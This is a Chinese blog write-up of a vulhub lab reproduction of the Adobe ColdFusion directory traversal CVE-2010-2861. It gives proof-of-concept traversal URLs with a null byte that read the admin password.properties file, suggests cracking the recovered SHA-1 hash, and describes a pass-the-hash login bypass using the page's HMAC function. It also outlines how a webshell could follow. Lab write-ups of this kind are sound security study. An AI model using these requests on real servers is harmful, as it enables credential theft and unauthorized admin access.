Adobe_ColdFusion文件读取漏洞 CVE-2010-2861 漏洞复现

原创

ADummy_ 于 2021-02-22 11:02:14 发布 361 收藏

分类专栏： vulhub_Writeup 文章标签： 安全漏洞 网络安全 渗透测试

Adobe ColdFusion文件读取漏洞(CVE-2010-2861)

by ADummy

0x00利用路线

Burpsuite抓包改包—>直接读取文件—>有回显

0x01漏洞介绍

AdobeColdFusion是一款高效的网络应用服务器开发环境。AdobeColdFusion9.0.1及之前版本的管理控制台中存在多个目录遍历漏洞。远程攻击者可借助向CFIDE/administrator/中的CFIDE/administrator/settings/mappings.cfm，logging/settings.cfm，datasources/index.cfm，j2eepackaging/editarchive.cfm和enter.cfm发送的locale参数读取任意文件。

影响版本

```
ColdFusion MX6 6.1 base patches
   ColdFusion MX7 7,0,0,91690 base patches        无补丁
   ColdFusion MX8 8,0,1,195765 base patches
   ColdFusion MX8 8,0,1,195765 with Hotfix4
```

查看版本信息tips:

```
 http://target.com/CFIDE/adminapi/base.cfc?wsdl
```


0x02漏洞复现

poc:


```
http://target.com/CFIDE/administrator/enter.cfm?locale=../../../../../../../../lib/password.properties%00en

http://target.com/CFIDE/administrator/enter.cfm?locale=../../../../../../../../lib/password.properties%00en

http://target.com/CFIDE/administrator/enter.cfm?locale=../../../../../../../../servers/cfusion/cfusion-ear/cfusion-war/WEB-INF/cfusion/lib/password.properties%00en
```

文章有exp链接，需要自取


服务器启动可能需要1到5分钟。之后，访问 `http://your-ip:8500/CFIDE/administrator/enter.cfm` 以查看初始化页面，输入密码 `admin` 以初始化整个服务器。



/etc/passwd



后台管理员密码



密码是用sha-1加密过的，可以到http://www.md5decrypter.co.uk/sha1-decrypt.aspx这儿去破解下

破解出来后直接登录即可。

后台获取webshell，添加计划任务后执行，远程下载一个shell到本地目录

PS:以下我没复现出来，有复现出来的大佬带带弟弟。

Tips(摘抄自文章末链接)： 如果密码破解不出怎么办？放弃？当然不是，这里有个小技巧。coldfusion的密码在验证的时候，是把输入的密码加salt进行HMAC hash后传给服务器，由服务器去计算后验证。所以这时候我们只要传输过去正确的加密后的密码即可成功进入，而不必在那破密码了。但是问题是如何计算 HMAC值。

其实方法很简单，只要用js调用页面里的加密函数即可(页面每30秒刷新一次，所以下手要快)，方法如下，这里我用firebug演示了～：

1.F12调出管理控制台


2.进入控制台选项

3.在下面输入hex_hmac_sha1(document.loginform.salt.value,”password”) password是你获取到的那个加密后的密码

4.回车，得到一个字符串，如下图：

5.打开burpsuit或者什么的，用来修改数据包用到，这里用tamper data插件，点击start tamper 后点登录，截断修改传送的cfadminPassword值为上面js获取的那个字符串值

6.一路submit，成功不用解密密码进入后台



0x03参考资料

https://www.cnblogs.com/mujj/articles/3714722.html

exp:https://github.com/ADummmy/vulhub_Writeup/blob/main/code/Adobe_ColdFusionCVE-2010-2861.py